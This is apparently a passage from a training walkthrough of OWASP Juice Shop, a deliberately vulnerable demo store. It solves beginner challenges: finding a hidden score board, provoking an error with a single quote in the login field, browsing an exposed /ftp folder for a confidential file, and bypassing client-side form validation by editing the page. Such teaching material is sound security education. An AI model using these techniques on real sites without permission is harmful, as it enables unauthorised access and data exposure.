-   path: "hacking-instructor",
-   component: $t
- }, {
-   path: "score-board",
-   component: tp
- }, {
-   path: "score-board-legacy",
-   component: Er
- }, {
-   path: "track-result",
-   component: fe
- }, {
-   path: "track-result/new",
-   component: fe,
-   data: {
-     type: "new"
-   }
- }, {
-   path: "2fa/enter",
-   component: Dr
```

We want to find the routing tables to see what pages can be served by the application.

We can do several searches here using Ctrl+F. You can search for things like "Scoreboard", "Score Board", "Score_Board". Eventually you will find that "Score-Board" does the trick.

Success!



We found the score board and all the challenges available to solve!

#1 Faulty Error Handling

Provoke an error that is neither graceful nor consistently handled




Security Misconfigurations

- Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems.
- Applications can also leak internal state via how long they take to process certain operations or via different responses to differing inputs, such as displaying the same error text with different error numbers.
- Web applications will often leak information about their internal state through detailed or debug error messages. Often, this information can be leveraged to launch or even automate more powerful attacks.

Poor Error Handling

Provoke an error to see an example of poor error handling

Error messages should be customized so that attackers do not get useful backend information from them. It isn't difficult to cause an error in Juice Shop. Here is one example you can reproduce by putting a single quote in the email address field when logging in to the application.



Check the Console tab in your Developer Tools for more error information that might be helpful for further attacks. This example is not bad, but later we will discover that we learned a lot from this.

#2 Sensitive Data Exposure


Access a Confidential Document



FTP Site?

Some of our recon is going to pay off - finding documents that maybe we shouldn't be able to see

If you remember earlier, we saw some boring terms of use...



```
< > ↻ 📖 https://demo.owasp-juice.shop/ftp/legal.md

# Legal Information


Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing
elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna
aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo
dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus
est Lorem ipsum dolor sit amet.

Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse
molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero
```

Notice that this is being served from an /ftp root path. Let's check out <https://demo.owasp-juice.shop/ftp>


FTP Root Folder

Lots of interesting files here... As an attacker, maybe we are looking for some acquisitions information? Insider trading anyone?



Success!!

We have found some confidential information!



```
< > ↻ 🔖 demo.owasp-juice.shop/ftp/acquisitions.md

# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

#3 Improper Input Validation

Give a devastating zero-star feedback to the store




Improper Input Validation

When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application.

This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

Leaving Some Really Bad Feedback

We want to find a way to leave a zero-star review on the site

A screenshot of a 'Customer Feedback' form. The form has a dark background with white text. It includes an 'Author' field with the text 'anonymous', a 'Comment' field with the text 'Your site is not secure!', a 'Rating' slider set to zero, a 'CAPTCHA' section with the question 'What is 1*7+10?' and a 'Result' field with the answer '17', and a 'Submit' button at the bottom. The form is titled 'Customer Feedback' in a large, bold font. The 'Author' field is labeled 'Author' and the 'Comment' field is labeled 'Comment *'. The 'Rating' section is labeled 'Rating' and the 'CAPTCHA' section is labeled 'CAPTCHA: What is 1*7+10?'. The 'Result' field is labeled 'Result *'. The 'Submit' button is labeled 'Submit' and has a right-pointing arrow icon. The form is set against a dark background with a light blue circle in the top right corner.


Validation on this form does not allow to submitting feedback if the “Rating” slider is set to zero.

What are some ways we can get past this? There are several approaches.

How We Did This Using The Browser Tools

We can inspect different elements using the elements tab and even make changes to those elements.

Going back to our Developer Tools (F12) we can go to the Elements Tab and look at each of the elements that make up the page. This is better than just looking at the page source as the page source does not consider everything created into the Document Object Model by the JavaScript in the application. The Elements tab reflects those changes. It also allows us to make changes to that DOM.



Making Changes to the Document Object Model

We can make changes directly to the DOM in the Elements tab and those changes will be reflected onto the page we are viewing.

```
..
  ▼ <button _ngcontent-nph-c24 type="submit" id="submitButton" mat-raised-button
    color="primary" aria-label="Button to send the review" class="mat-focus-indi
    ator mat-raised-button mat-button-base mat-primary mat-button-disabled"
    disabled="true"> == $0
  ▶ <span class="mat-button-wrapper">...</span>
```

If we remove the disabled attribute from the button element it is very likely that we will be able to click on it and then submit the form. It would not hurt to remove the style classes that make the button look disabled, too...

The screenshot displays a web application interface on the left and its corresponding DOM structure in the browser's developer tools on the right.

Customer Feedback Form (Left):

- Author:** anonymous
- Comment:** Your site is not secure! (160/160 characters)
- Rating:** 1 star (out of 5)
- CAPTCHA:** What is 1*7+10? Result: 17
- Submit Button:** A blue button with a right-pointing triangle icon and the text "Submit".

DOM Structure (Right):

- The DOM tree shows the hierarchy of the page, including the `<button _ngcontent-nph-c24 type="submit" id="submitButton" mat-raised-button color="primary" aria-label="Button to send the review" class="mat-focus-indicator mat-raised-button mat-button-base mat-primary mat-button-disabled" disabled="true">` element.
- The `disabled="true"` attribute is highlighted in blue.
- The `mat-button-disabled` class is also highlighted in blue.
- The `submitButton` ID is highlighted in blue.
- The `mat-raised-button` class is highlighted in blue.
- The `mat-focus-indicator` class is highlighted in blue.
- The `mat-button-base` class is highlighted in blue.
- The `mat-primary` class is highlighted in blue.
- The `mat-button-wrapper` class is highlighted in blue.

Success!!

We were able to submit the feedback!

This exposes an even bigger problem, however, and that is the fact that the data being sent to the server, either to a controller method, or to an API, is not being validated on the server, either. Later we will learn how to exploit that at the server layer.


#4 Repetitive Registration

Improper Input Validation: Follow the DRY principle while registering a user



Following the DRY Principle When Registering a User

As most developers know, this means, "Do Not Repeat Yourself."



The image shows a 'User Registration' form with the following fields and elements:

- Email ***: A text input field containing 'test@testing.com'.
- Password ***: A text input field with masked characters '.....'. Below it is a hint: 'Password must be 5-40 characters long.' and a character count '5/20'.
- Repeat Password ***: A text input field with masked characters '.....'. It is highlighted with a red border. Below it is an error message: 'Passwords do not match'.
- Show password advice**: A toggle switch that is currently turned off.
- Security Question ***: A dropdown menu with the selected option 'Mother's maiden name?'. Below it is a hint: 'This cannot be changed later!'.
- Answer ***: A text input field containing 'Helga'.
- Register**: A button with a user icon and the text 'Register'.
- Already a customer?**: A link at the bottom of the form.


In this challenge we need to register a user without repeating ourselves. Where do we commonly repeat ourselves? When entering our password!

Can we use some of what we learned in the last challenge to bypass the validation on this form to submit it with two different passwords?

As you can see, we cannot register because the two ultra-secure passwords provided (12345 and 123456) do not match.

Solving this Without Enabling the Submit Button

Take advantage of mistakes in how validation is handled on a form to bypass it



